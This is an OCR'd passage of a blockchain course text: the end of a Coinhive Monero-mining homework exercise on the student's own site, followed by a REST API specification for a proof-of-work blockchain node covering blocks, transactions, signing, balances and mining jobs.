
37. Press ctrl + alt + del, open Task Manager -> Performance and look on your CPU. CPU load has increased significantly because you are already mining monero.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



38. Now if open the Dashboard you can see your mining statistics.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



Experiment with the Miner

10. Experiment with different miner setup.
11. How many XMR (Monero) you can mine for 2 hours?

What to Submit?

Create a zip file (e.g. **`your-name-mine-monero-coinhive-exercise.zip`**) holding the screenshots of your html site code and mining statistics.


Submit your zip file as homework at the course Web site.


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.


Chapter 1.5. Practical Project: Building a Blockchain Network (Node and Chain)


Designing the Blockchain Node


Node, Chain, Blocks, Transactions, Genesis Block, Mining, Peers and Synchronization























Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

Building the Blockchain

Blockchain
- Blocks: Block[]
- PendingTransactions: Transaction[]
- CurrentDifficulty: integer
- MiningJobs: map(blockDataHash → Block)

- Holds the blocks + transactions
  - Also serves as a mining pool
  - Consensus algorithm: proof of work (SHA256 hashing)
  - The chain with most work (~ the longest) is the main chain

REST Endpoints: Info

GET http://{host}:5555/info

200 OK
```
{ "about": "SoftUniChain/0.9-csharp",
  "nodeId": "1a22d3…9b2f", chainId: "c6da93eb…c47f",
  "nodeUrl": "http://chain-node-03.herokuapp.com",
  "peers": 2, "currentDifficulty": 5,
  "blocksCount": 25, "cumulativeDifficulty": 127
  "confirmedTransactions": 208, "pendingTransactions": 7
}
```

- **nodeId** == unique node ID (based on datetime + random)
- **chainId** == the hash of the genesis block (identifies the chain)
- Nodes can provide additional info by choice

REST Endpoints: Debug Info (All Node Data)

GET http://{host}:5555/debug

200 OK
```
{ "selfUrl": "http://localhost:5555", "peers": { … },
  "chain": {
    "blocks": [{"index": 0, "transactions":[…], "difficulty": 0,
      "prevBlockHash": "d9…9c", "minedBy": "af…b2", "nonce": 0,
      "blockDataHash": "af25…d9", "dateCreated": "2018-01-…"},
      "blockHash": "c962…a8"}, {…}, {…}],
    "pendingTransactions": [{…}, …], "currentDifficulty": 5,
    "miningJobs": {"e3d8…5f": {…}, "25c1…a8": {…}, }
  }, "confirmedBalances": {"2a7e…cf": 500020, … }
}
```


- Provide as much info as possible (to simplify debugging)

REST Endpoints: Debug → Reset Chain

GET http://{host}:5555/debug/reset-chain

200 OK
```
{
  "message": "The chain was reset to its genesis block"
}
```

- Use this endpoint for debugging / testing purposes only
- It should reset the entire chain to its initial state
  - Blocks, transactions, balances → reset to the genesis block
  - All transactions and balances will be lost (except the genesis transactions)
  - Peers → keep all connections



Building the Blockchain Node: Blocks

Block
- Index: integer (unsigned)
- Transactions: Transaction[]
- Difficulty: integer (unsigned)
- PrevBlockHash: hex_number[64]
- MinedBy: address (40 hex digits)
- BlockDataHash: hex_number[64]
- Nonce: integer (unsigned)
- DateCreated: ISO8601_string
- BlockHash: hex_number[64]

SHA256

Assigned by the miners

Calculating the Block Data Hash

- The **block data hash** is calculated by SHA256 hashing the JSON representation of following block fields (in exactly this order):
  - **'index'**
  - **'transactions'**, each holding these fields:
    - **'from', 'to', 'value', 'fee', 'dateCreated', 'data', 'senderPubKey', 'transactionDataHash', 'senderSignature', 'minedInBlockIndex', 'transferSuccessful'**
  - **'difficulty', 'prevBlockHash', 'minedBy'**

REST Endpoints: All Blocks

GET http://{host}:5555/blocks

200 OK
```
[ {
    "index": 0,
    "transactions": […],
    "difficulty": 5,
    "prevBlockHash": "d279fa6a31ae4fb07cfd9cf7f35cc01f…3cf20a",
    "minedBy": "91c43337992580bca7d5f758d09e88f9b7032a65",
    "blockDataHash": "5d845cddcd4404ecfd5476fd6b1cf0e5…a80cd3",
    "nonce": 2455432,
    "dateCreated": "2018-02-01T23:23:56.337Z",
    "blockHash": "00000abf2f3d86d5c000c0aa7a425a6a4a65…cf4c"
  }, {"index": 1, …}, {"index": 2, …}, …]
```

REST Endpoints: Block by Number

GET http://{host}:5555/blocks/11


200 OK / 404 Not Found
```
{
  "index": 11,
  "transactions": […],
  "difficulty": 4,
  "prevBlockHash": "e69cb1368aa174c9e5548f4e5adb0d3b4c6c…ef25",
  "minedBy": "91c43337992580bca7d5f758d09e88f9b7032a65",
  "blockDataHash": "5d845cddcd4404ecfd5476fd6b1cf0e5…a80cd3",
  "nonce": 2455432,
  "dateCreated": "2018-02-01T22:58:23.129Z",
  "blockHash": "d2c6ee29ff14b49e31c409af985824ea12afccc8…e4cd"
}
```

The Genesis Block – The Start of the Chain

```
{
  "index": 0, "transactions": [ … ], "difficulty": 0,
  "minedBy": "0000000000000000000000000000000000000000",
  "blockDataHash": "15cc5052fb3c307dd2bfc6bcaa05763225…cefc",
  "nonce": 0, "dateCreated": "2018-01-01T00:00:00.000Z",
  "blockHash": "c6da93eb4249cb5ff4f9da36e2a7f8d0d6199…cc47f"
},
```

http://{host}:5555/blocks/0

- The **genesis block** has index = 0
- It has no miner: mined by = "0000…00", difficulty = 0, nonce = 0
  - The genesis date is a fixed constant (the chain birthday)
- Holds the initial faucet transaction (fill the faucet with initial coins)



Building the Blockchain Node: Transactions

Transaction
- From: address (40 hex digits)
- To: address (40 hex digits)
- Value: integer (non-negative)
- Fee: integer (non-negative)
- DateCreated: ISO8601_string
- Data: string (optional)
- SenderPubKey: hex_number[65]
- TransactionDataHash: hex_number
- SenderSignature: hex_number[2][64]
- MinedInBlockIndex: integer / null
- TransferSuccessful: bool

SHA256

Sign by private key

Assigned when a new block is mined

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

The Faucet Transaction in the Genesis Block

```
{
  "from": "0000000000000000000000000000000000000000",
  "to": "f3a1e69b6176052fcc4a3248f1c5a91dea308ca9",
  "value": 1000000000000, "fee": 0,
  "dateCreated": "2018-01-01T00:00:00.000Z",
  "data": "genesis tx",
  "senderPubKey": "0000000000000000000000000000000000000000…00",
  "transactionDataHash": "8a684cb8491ee419e7d46a0fd24…ecc2",
  "senderSignature": ["0000…00","0000…00"],
  "minedInBlockIndex": 0, "transferSuccessful": true
}
```

- Send initially some coins to the faucet address in the genesis block, so it to be able to fund the other addresses

REST Endpoints: Get Pending Transactions

GET http://{host}:5555/transactions/pending

200 OK

```
[{
  "from": "44fe0696beb6e24541cc0e8728276c9ec3af2675",
  "to": "9a9f082f37270ff54c5ca4204a0e4da6951fe917",
  "value": 25000, "fee": 10,
  "dateCreated": "2018-02-10T17:53:48.972Z", "data": "…",
  "senderPubKey": "2a1d79fb8743d0a4a8501e0028079bcf82a4f…eae1",
  "transactionDataHash": "4dfc3e0ef89ed603ed54e47435a18…176a",
  "senderSignature": ["e20c…a3c29df79f", "cf92…0acd0c2ffe56"]
},
{ … }, { … }]
```

REST Endpoints: Get Confirmed Transactions

GET http://{host}:5555/transactions/confirmed

200 OK

```
[{
  "from": "44fe0696beb6e24541cc0e8728276c9ec3af2675",
  "to": "9a9f082f37270ff54c5ca4204a0e4da6951fe917",
  "value": 25000, "fee": 10,
  "dateCreated": "2018-02-10T17:53:48.972Z", "data": "…",
  "senderPubKey": "2a1d79fb8743d0a4a8501e0028079bcf82a4f…eae1",
  "transactionDataHash": "4dfc3e0ef89ed603ed54e47435a18…176a",
  "senderSignature": ["e20c…a3c29df79f", "cf92…0acd0c2ffe56"]
  "minedInBlockIndex": 7, "transferSuccessful": true
}, { … }, { … }]
```

Calculating the Transaction Data Hash

- The transaction data hash uniquely identifies a transaction
  - Like in Etherscan: https://etherscan.io/tx/0xb03b6c7ef5c555001b41c32e5ac2c600c5e2c72b6918b3d68c0f3dd4b5cb54a8
- Calculated by the transaction data fields only:
  - **'from', 'to', 'value', 'fee', 'dateCreated', 'data', 'senderPubKey'**
  - Does not include the signature and execution info (the mined block index + success of the execution)
- Pending and unsigned transactions also have data hash (unique ID)

REST Endpoints: Get Transaction by Hash

GET http://{host}:5555/transactions/44fc3ee0f89ed6003…176a

200 OK / 404 Not Found

```
{
  "from": "44fe0696beb6e24541cc0e8728276c9ec3af2675",
  "to": "9a9f082f37270ff54c5ca4204a0e4da6951fe917",
  "value": 25000, "fee": 10,
  "dateCreated": "2018-02-10T17:53:48.972Z", "data": "…",
  "senderPubKey": "2a1d79fb8743d0a4a8501e0028079bcf82a4…eae1",
  "transactionDataHash": "4dfc3e0ef89ed603ed54e47435a18…176a",
  "senderSignature": ["e20c…a3c29df79f", "cf92…0acd0c2ffe56"],
  "minedInBlockIndex": 7,
  "transferSuccessful": true
}
```

The last two fields appear only after the transaction is mined

REST Endpoints: List All Account Balances

GET http://{host}:5555/balances

200 OK

```
{
  "0000000000000000000000000000000000000000": -1000340000110,
  "f3a1e69b6176052fcc4a3248f1c5a91dea308ca9": 999998382585,
  "84ede81c58f5c490fc6e1a3035789eef897b5b35": 340000110,
  "a1de0763f26176c6d68cc77e0a1c2c42045f2314": 894961,
  "b3d72ad831b3e9cdbdaeda5ff4ae8e9cf182e548": 709999,
  "a2de0763f26176c6d68cc77e0a1c2c42045f2314": 12345
}
```

- Lists all accounts that have non-zero confirmed balance
  - The all-zeros-address (the genesis address) will have negative balance

REST Endpoints: List Transactions for Address

GET http://{host}:5555/address/44fe…2a75/transactions

200 OK / 404 Not Found

```
{
  "address": "44fe0696beb6e24541cc0e8728276c9ec3af2a75",
  "transactions": [{ … }, { … }, { … }]
}
```

- All transactions, associated with the given address are returned
  - Confirmed transactions (successful or not) + pending transactions
  - Order the transactions by date and time (ascending)
  - Pending transactions will not have **minedInBlockIndex**

REST Endpoints: Get Balances for Address

GET http://{host}:5555/address/44fe…2a75/balance

200 OK / 404 Not Found

```
{
  "safeBalance": 120,
  "confirmedBalance": 115,
  "pendingBalance": 170
}
```

The safe confirm count = 6

- The address balance is calculated by iterating over all transactions
  - For each block and for each successful transaction for the specified address, matching the confirmations count, sum the values received + spent + fees

Balances for Address

- Each address has 3 types of balances
  - **`safeBalance`** – 6 confirmations or more confirmations
  - **`confirmedBalance`** – 1 or more confirmations
  - **`pendingBalance`** – expected balance (0 confirmations)
    - It is assumed that all pending transactions will be successful
- Each successful received transaction adds value
- All spent transactions subtract the transaction fee
- Successful spent transactions subtract value

REST Endpoints: Balances Invalid for Address

GET http://{host}:5555/address/invalidAddress/balance

200 OK / 404 Not Found

```
{
  "safeBalance": 0,
  "confirmedBalance": 0,
  "pendingBalance": 0
}
```

- Return zero balances for non-active addresses (no transactions)
- For invalid addresses:
  - Return "404 Not Found" with errorMsg = "Invalid address"

Creating a Transaction

- To create a transaction you need:
  - Sender public key – 65 hex digits; Recipient address (to) – 40 hex digits
  - Transfer value – positive integer; Fee for the miners – positive integer
  - Date & time (to avoid replay attacks) – ISO8601 UTC datetime string
  - Transaction data (payload / comments) – optional string
- The sender's address (from) is extracted from the sender public key

```
{ "from": "c3293572dbe6ebc60de4a20ed0e21446cae66b17",
  "to": "f51362b7351ef62253a227a77751ad9b2302f911",
  "value": 25000, "fee": 10, "dateCreated": "2018-02-10T17:53:48.972Z",
  "senderPubKey": "c74a8458cd7a7e48f4b7ae6f4ae9f56c5c88c0f03e7…bba1"
}
```

Signing a Transaction

- To sign a transaction, a private + public key are required
- First, put the transaction data in a JSON object (without signature)
  - Fields order: **'from', 'to', 'value', 'fee', 'dateCreated', 'data', 'senderPubKey'**

```
{
  "from": "c3293572dbe6ebc60de4a20ed0e21446cae66b17",
  "to": "f51362b7351ef62253a227a77751ad9b2302f911", "value": 25000,
  "fee": 10, "dateCreated": "2018-02-10T17:53:48.972Z", "data": "funds",
  "senderPubKey": "c74a8458cd7a7e48f4b7ae6f4ae9f56c5c88c0f03e…bba1"
}
```

- The from address should always match the sender public key
- Remove any whitespace, calculate SHA256 and sign it
  - When the **'data'** field is empty, remove it from the JSON

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

Signing a Transaction – Example

- Sender's private key:

```
7e4670ae70c98d24f3662c172dc510a085578b9ccc717e6c2f4e547edd960a34
```

- Corresponding public key (compressed):

```
c74a8458cd7a7e48f4b7ae6f4ae9f56c5c88c0f03e7c59cb4132b9d9d1600bba1
```

- Sender address: `c3293572dbe6ebc60de4a20ed0e21446cae66b17`
- Sample transaction data (still not signed):

```
{ "from": "c3293572dbe6ebc60de4a20ed0e21446cae66b17",
  "to": "f51362b7351ef62253a227a77751ad9b2302f911", "value": 25000,
  "fee": 10, "dateCreated": "2018-02-10T17:53:48.972Z", "data": "funds",
  "senderPubKey": "c74a8458cd7a7e48f4b7ae6f4ae9f56c5c88c0f03e7…bba1" }
```

Signing a Transaction – Example (2)

- JSON-serialized transaction data for signing (whitespace removed):

```
{"from":"c3293572dbe6ebc60de4a20ed0e21446cae66b17","to":"f51362b7351
ef62253a227a77751ad9b2302f911","value":25000,"fee":10,"dateCreated":
"2018-02-10T17:53:48.972Z","data":"funds","senderPubKey":
"c74a8458cd7a7e48f4b7ae6f4ae9f56c5c88c0f03e7c59cb4132b9d9d1600bba1"}
```

- Transaction data hash for signing (SHA-256):

```
6a3a7859c389bad17d79c5856e17a74daecfa6d67aab237132b5dc8849b5467e
```

- ECDSA signature of the above hash (signed signature bytes):

```
r = 33be705476889fbb647633a9272cf546401f22e87f0c2b2a6c58ff56b7aa368a
s = 66722e9b58a05952a986ee2c90faa1cc828575503cfc393278006629f20bd78c
```

- The ECDSA signature consists of 2 * 64 hex digits (2 * 256 bits)

Signing a Transaction – Example (3)

- Signed transaction (the data hash + signature added in the JSON):

```
{ "from": "c3293572dbe6ebc60de4a20ed0e21446cae66b17",
  "to": "f51362b7351ef62253a227a77751ad9b2302f911", "value": 25000,
  "fee": 10, "dateCreated": "2018-02-10T17:53:48.972Z", "data": "funds",
  "senderPubKey":
    "c74a8458cd7a7e48f4b7ae6f4ae9f56c5c88c0f03e7c59cb4132b9d9d1600bba1",
  "transactionDataHash": "6a3a7859c389bad17d79c5856e17a74daecfa6d…467e",
  "senderSignature": [
    "33be705476889fbb647633a9272cf546401f22e87f0c2b2a6c58ff56b7aa368a",
    "66722e9b58a05952a986ee2c90faa1cc828575503cfc393278006629f20bd78c"
  ]
}
```

- Use deterministic ECDSA signature, based on the curve secp256k1 and RFC-6979 with HMAC-SHA256

REST Endpoints: Send Transaction

```
POST http://{host}:5555/transactions/send
{
  "from": "c3293572dbe6ebc60de4a20ed0e21446cae66b17",
  "to": "f51362b7351ef62253a227a77751ad9b2302f911",
  "value": 25000, "fee": 10, "dateCreated": "2018-02-10T17:53:48.972Z",
  "data": "first payment (50%)", "senderPubKey":
    "c74a8458cd7a7e48f4b7ae6f4ae9f56c5c88c0f03e7c59cb4132b9d9d1600bba1",
  "senderSignature": ["1aaf55dcb1…68b0","87250a2841…7960"]
}
```

↓ 201 Created / 400 Bad Request

```
{ "transactionDataHash": "cd8d9a345bb208c6f9b8acd6b8eef…20c8a" }
```

- The transaction as accepted by the Node only after successful validation

Send Transactions

- For each received transaction the Node does the following:
  - Checks for missing / invalid fields / invalid field values
  - Calculates the transaction data hash (unique transaction ID)
    - Checks for collisions → duplicated transactions are skipped
  - Validates the transaction public key, validates the signature
  - Checks the sender account balance to be >= value + fee
  - Checks whether value >= 0 and fee > 10 (min fee)
  - Puts the transaction in the "pending transactions" pool
  - Sends the transaction to all peer nodes through the REST API
    - It goes from peer to peer until it reaches the entire network

REST Endpoints: Send Transaction → Error

```
POST http://{host}:5555/transactions/send
{
  "some invalid data": "some invalid value"
}
```

↓ 400 Bad Request

```
{
  "errorMsg": "Invalid transaction: field 'from' is missing"
}
```

- In case of error, the response holds a JSON object with human-readable error message (like shown above)

Implementing Mining

Proof-of-Work Mining

Implementing the Mining: Get Mining Job

```
GET http://{host}:5555/mining/get-mining-job/{miner-address}
```

↓ 200 OK / 400 Bad Request

```
{
  "index": 50,
  "transactionsIncluded": 17, difficulty: 5,
  "expectedReward": 5000350, "rewardAddress": "9a9f08…fe917",
  "blockDataHash": "d2c6ee29ff14b499af985824ea12afccc8…e4cd",
}
```

- Nodes act like mining pools
  - Prepare the next block candidate for mining and give it to the miners
  - Miners submit back the mined hash + nonce + timestamp to the Node

The Coinbase Transaction (Reward)

- A special coinbase transaction is inserted before all transactions in the candidate block, to transfer the block reward + fees
  - The sender address, sender public key and signature are zeroes

```
{ "from": "0000000000000000000000000000000000000000",
  "to": "9a9f082f37270ff54c5ca4204a0e4da6951fe917",
  "value": 5000350, "fee": 0, "dateCreated":
    "2018-02-10T17:53:48.972Z", "data": "coinbase tx",
  "senderPubKey": "0000000000000000000000000000000000000000…0000",
  "transactionDataHash": "4dfc3e0ef89ed603ed54e47435a18b…176a",
  "senderSignature": ["0000000000…0000", "0000000000…0000"],
  "minedInBlockIndex": 35, "transferSuccessful": true,
}
```

How to Calculate the Block Data Hash?

- Nodes prepare block candidates and calculate their data hash
  - Use JSON representation of the block data (no whitespace)
    - Fields order: "index", "transactions", "difficulty", "prevBlockHash" (when exists), "minedBy"
  - Dates should come as text, in ISO-8601 format
  - Hex numbers are always written in lowercase, e.g. c6af, not C6AF
  - The JSON data is hashed using SHA256

```
string json = toJSON(block_data)
string block_data_hash = SHA256(json)
```

Block Candidate JSON – Example

```
{
  "index": 11,
  "transactions": [ { "from": "…", "to": "…", "value": …,
    "fee": …, "dateCreated": "…", "data": "…", "senderPubKey": "…",
    "transactionDataHash": "…", "senderSignature": ["…", "…"],
    "minedInBlockIndex": … , "transferSuccessful": …},
    { … }, { … }, { … }, …
  ],
  "difficulty": 4, "prevBlockHash": "c53ff38acf9dde78a2…a78",
  "minedBy": "91c43337992580bca7d5f758d09e88f9b7032a65",
  "blockDataHash": "e69cb1368aa174c9e58f4e5adb0d3b4c6c…ef25"
}
```

Transactions in the Block Candidates

- Each transaction in the block candidate (after processing) is represented as a JSON object like this:

```
{
  "from": "44fe0696beb6e24541cc0e8728276c9ec3af2675",
  "to": "9a9f082f37270ff54c5ca4204a0e4da6951fe917",
  "value": 25000, "fee": 10, "dateCreated":
  "2018-02-10T17:53:48.972Z", "data": "party: 50% prepayment",
  "senderPubKey": "2a1d79fb8743d0a4a8501e0028079bcf82a4f…eae1",
  "transactionDataHash": "4dfc3e0ef89ed603ed54e47435a18b…176a",
  "senderSignature": ["e20c…a3c29df79f", "cf92…0acd0c2ffe56"],
  "minedInBlockIndex": 73, "transferSuccessful": true
}
```

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

The Mining Process: Preparation

- When a Miner requests a block for mining, the node prepares it:
  - Creates the next block candidate: executes all pending transactions and adds them in the block candidate + inserts a coinbase tx
  - Calculates the block data hash and provides it to the miner
  - The Node keeps a separate block candidate for each mining request
    - It holds **map<blockDataHash → block>**
  - If a miner requests a block candidate again, the Node sends an updated block (eventually holding more transactions)
  - The Node will always return the latest block for mining, holding the latest pending transactions (to collect maximum fees)

The Mining Process: Trying Many Hashes

- The miner changes the nonce + timestamp in a loop until it finds a SHA256 hash starting with d zeroes (d == block difficulty)
  - The Miner submits the mined block hash to the Node
  - 1-2 times per second the miner may take an updated block candidate from the Node
  - Miners may start several parallel threads to speed-up the mining

SHA256

Block Candidate
- BlockDataHash: hex_number
- Nonce: number
- DateCreated: timestamp
- BlockHash: hex_number

Building the Miners Hash

- Calculating the block hash:

```
minedBlockHash = SHA256(blockDataHash|dateCreated|nonce)
```

- Example of block data for hashing (by the miners):

```
df8f114897188bcc68b97ebe2b673d3c92de986024abe565df0a4f8702c1742b|
2018-02-11T20:31:32.397Z|1453826
```

⬇ SHA256

```
000001c2093443767ea191ee058fa034593b41f45ce8001f0da4f888e1eab69b
```

- The hash is a proof-of-work of difficulty 5 (starts with 5 zeroes)

Processing a Mined Block

- Miners submit their mined block hash (+ date + nonce)
  - Node builds the mined block and propagates it through the network
- When a miner submits a proof-of-work hash
  - The node finds the block candidate by its **blockDataHash**
  - The node verifies the hash + its difficulty and builds the next block
    - The block candidate is merged with the nonce + timestamp + hash
  - Then if the block is still not mined, the chain is extended
    - Sometimes other miners can be faster → the mined block is expired
  - Then all peers are notified about the new mined block

Implementing the Mining: Submit Block

```
POST http://{host}:5555/mining/submit-mined-block
{
  "blockDataHash": "df8f114897188bcc68b97ebe2b673d3c92d…742b",
  "dateCreated": "2018-02-11T20:38:56.692Z", "nonce": 1177127,
  "blockHash": "00000641e21ffceea0fce17c6b2f21668cc52886…745b"
}
```

⬇

```
200 OK / 404 Not Found / 400 Bad Request
{
  "message": "Block accepted, reward paid: 5000350 microcoins"
}
```

Implementing the Mining: Submit Invalid Block

```
POST http://{host}:5555/mining/submit-mined-block
{
  "blockDataHash": "df8f114897188bcc68b97ebe2b673d3c92d…742b",
  "dateCreated": "2018-02-11T20:38:56.692Z", "nonce": 1177127,
  "blockHash": "00000641e21ffceea0fce17c6b2f21668cc52886…745b"
}
```

⬇

```
404 Not Found
{
  "errorMsg": "Block not found or already mined"
}
```

The Mining Pool in the Nodes

- Internally nodes implement a simple mining pool
  - Consists of mining jobs (block candidates sent to the miners)

```
MiningJobs: map<blockDataHash → Block candidate>
```

- Each mining job has a **blockDataHash** and belongs to some miner
  - The coinbase transaction in the job is assigned to the miner's address
- After a new block is mined in the network (by someone)
  - All pending mining jobs are deleted (because are no longer valid)
  - When a miner submits a mined block later → 404 "Not Found"

REST Endpoints: Debug → Mine a Block

```
GET http://{host}:5555/debug/mine/{minerAddress}/{difficulty}
```

⬇

```
200 OK
{
  "index": 44,
  "transactions":[{"from":"0x1…","to":"0x2…","value":5},{…}],
  "difficulty":3,"minedBy":"0x3","dateCreated":"2018-05-10",…
}
```


- Use this endpoint for debugging / testing purposes only. Example:

```
GET http://{host}:5555/debug/mine/af85c8…9e/3
```

